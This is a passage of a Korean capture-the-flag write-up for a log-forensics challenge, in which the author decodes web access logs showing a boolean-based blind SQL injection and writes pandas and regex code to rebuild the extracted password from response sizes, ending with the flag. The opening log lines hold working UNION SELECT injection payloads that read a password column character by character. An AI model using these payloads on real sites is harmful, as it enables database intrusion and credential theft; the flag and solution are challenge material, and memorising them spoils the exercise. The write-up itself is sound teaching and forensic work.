"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(ascii(substr(upw,2,1))>50,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(ascii(substr(upw,2,1))>47,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
```

- `password`를 추출하는 코드이니까 자세히 분석을 해보겠습니다.

```
asccii(substr(upw, 1, 1)) > 79 : upw의 첫번째 자리를 가져와 ascii 값으로 변환 후 79와 비교합니다.
asccii(substr(upw, 1, 1)) > 56 : upw의 첫번째 자리를 가져와 ascii 값으로 변환 후 56와 비교합니다.
asccii(substr(upw, 1, 1)) > 44 : upw의 첫번째 자리를 가져와 ascii 값으로 변환 후 44와 비교합니다.
asccii(substr(upw, 1, 1)) > 50 : upw의 첫번째 자리를 가져와 ascii 값으로 변환 후 50와 비교합니다.
                .
                .
                .
asccii(substr(upw, 1, 1)) > 49 : upw의 첫번째 자리를 가져와 ascii 값으로 변환 후 49와 비교합니다.

위 과정들을 거치는 동안, 참이면 'ccoorreecctt'를 반환 합니다.
그렇기 때문에 참일 경우 요청에 대한 응답 패킷의 사이즈가 더 클 것이고, 이 방법으로 upw의 값을 추출해낼 수 있습니다.

이렇게 참, 거짓에 따라 판단하는 SQL-Injection 기법을 Boolean기반 Blind SQL Injection 이라고 합니다.
```

- `Message` 부분과 `Size`부분을 같이 출력해서 확인해 보겠습니다.



- 실제로 참, 거짓에 따라 `Size` 값이 변하는 것을 출력할 수 있습니다. 참 : 1707, 거짓: 1696
- 참일 경우 값을 늘려가며 점점 범위를 좁히며 추출해 내고 있습니다.

Jalnik Blog : `SQL Injection` 총 정리

펜테스트짐 : `Blind SQL Injection` 정리

---

3. 풀이

우리는 `Boolean기반 Blind SQL Injection`을 했다는 것을 알았습니다.

참, 거짓에 따라 `response packet`의 사이즈가 달라짐을 이용해서 `upw` 값을 추출하고 있습니다.

우리는 이를 바탕으로 `Python` 코드를 작성해 보겠습니다.

먼저 데이터를 가공하는 코드입니다.

```python
import pandas as pd
from urllib.parse import unquote
import re

# 엑셀 파일에서 데이터 읽기
```

```
df = pd.read_excel('access.xlsx', header=None)

# 컬럼 이름 설정
df.columns = [
    '날짜', '시간', 'IP', '-', '-', 'Time', 'Second', 'Message', 'Status_code',
'Size', 'Referer', 'User-Agent'
]

# 'Message' 컬럼의 각 요소에 대해 URL 디코딩 (unquote) 적용
df['Message'] = df['Message'].apply(unquote)

# 'Message'와 'Size' 컬럼만 선택하여 새로운 엑셀 파일로 저장
df[['Message', 'Size']].to_excel('sql.xlsx', index=False)

# 저장한 엑셀 파일 다시 읽기
df = pd.read_excel('sql.xlsx')

# 'Size'가 1707인 행들만 필터링
size_1707 = df[df['Size'] == 1707]
```

- `access.txt`를 가공해서 최종적으로 `'Message', 'Size'` 만 남긴 `sql.xlsx` 파일을 생성해 줬습니다.
- `size_1707 = df[df['Size'] == 1707]`를 하여 결과 값이 참인 행만 필터링 했습니다.

```
# 비밀번호를 추출하는 함수 정의
def extract_password(df, j):
    i = 1  # 비밀번호의 각 문자를 추출하기 위한 인덱스
    max_val = 0  # 현재 문자의 최대 ASCII 값 초기화
    s = ''  # 추출된 비밀번호를 저장할 문자열

    while True:
        # 정규 표현식 패턴 생성 (i와 j를 사용하여 패턴을 동적으로 변경)
        pattern = re.compile(rf'\(ascii\(substr\(upw,{i},1\)\)>(\d+).*limit\+
{j},\+1')

        # 'Message' 컬럼에서 패턴과 일치하는 행들 필터링
        sql = size_1707[size_1707['Message'].str.contains(pattern)]

        # 일치하는 패턴이 없으면 루프 종료
        if sql.empty:
            break

        # 일치하는 패턴이 있는 각 메시지에서 숫자 값 추출 및 최대 값 갱신
        for message in sql['Message']:
            match = pattern.search(message)
            if match:
                n = match.group(1)  # 패턴에서 추출된 비교 숫자 값
                # 현재 최대 값보다 큰 경우 최대 값 갱신
                if max_val < int(n):
                    max_val = int(n)

        # 최대 값에 1을 더한 ASCII 값을 문자로 변환하여 비밀번호 문자열에 추가
        s += chr(max_val + 1)
```

```
        max_val = 0  # 최대 값 초기화
        i += 1  # 다음 문자를 추출하기 위해 인덱스 증가

    print(s)  # 최종 추출된 비밀번호 출력
```

- 정규식에 `i`, `j` 값을 사용하여 `upw`가 비교되고 있는 절을 찾았습니다.
- 다음으로 비교문에서 값이 `max_value`의 값 보다 클 경우 최댓값을 갱신하고, 모든 반복이 끝나면 현재 최댓값을 문자열에 추가해 줬습니다.
- 마지막으로 아래와 같이 `extract_password()` 함수를 4번 사용해 줍니다.


```
# 0부터 3까지의 j 값을 사용하여 비밀번호 추출 함수 호출
for i in range(4):
    extract_password(size_1707, i)
```

```
Quiz❓왜 4번일까요..?
HINT: 위 설명한 부분에서 찾아보세요 !
```

- 전체 코드로 합치고 실행 하겠습니다.

```
import pandas as pd
from urllib.parse import unquote
import re

def extract_password(df, j):
    i = 1
    max_val = 0
    s = ''

    while True:
        pattern = re.compile(rf'\(ascii\(substr\(upw,{i},1\)\)>(\d+).*limit\+
{j},\+1')

        sql = size_1707[size_1707['Message'].str.contains(pattern)]

        if sql.empty:
            break

        for message in sql['Message']:
            match = pattern.search(message)
            if match:
                n = match.group(1)
                if max_val < int(n):
                    max_val = int(n)

        s += chr(max_val + 1)
        max_val = 0
        i += 1

    print(s)

df = pd.read_excel('access.xlsx', header=None)
```

```
df.columns = [
    '날짜', '시간', 'IP', '-', '-', 'Time', 'Second', 'Message', 'Status_code',
'Size', 'Referer', 'User-Agent'
]

df['Message'] = df['Message'].apply(unquote)

df[['Message', 'Size']].to_excel('sql.xlsx', index=False)

df = pd.read_excel('sql.xlsx')

size_1707 = df[df['Size'] == 1707]

for i in range(3 + 1):
    extract_password(size_1707, i)
```



FLAG 🚩

```
SOTI{lOG_fIle_I5_S0_5ecruE}
```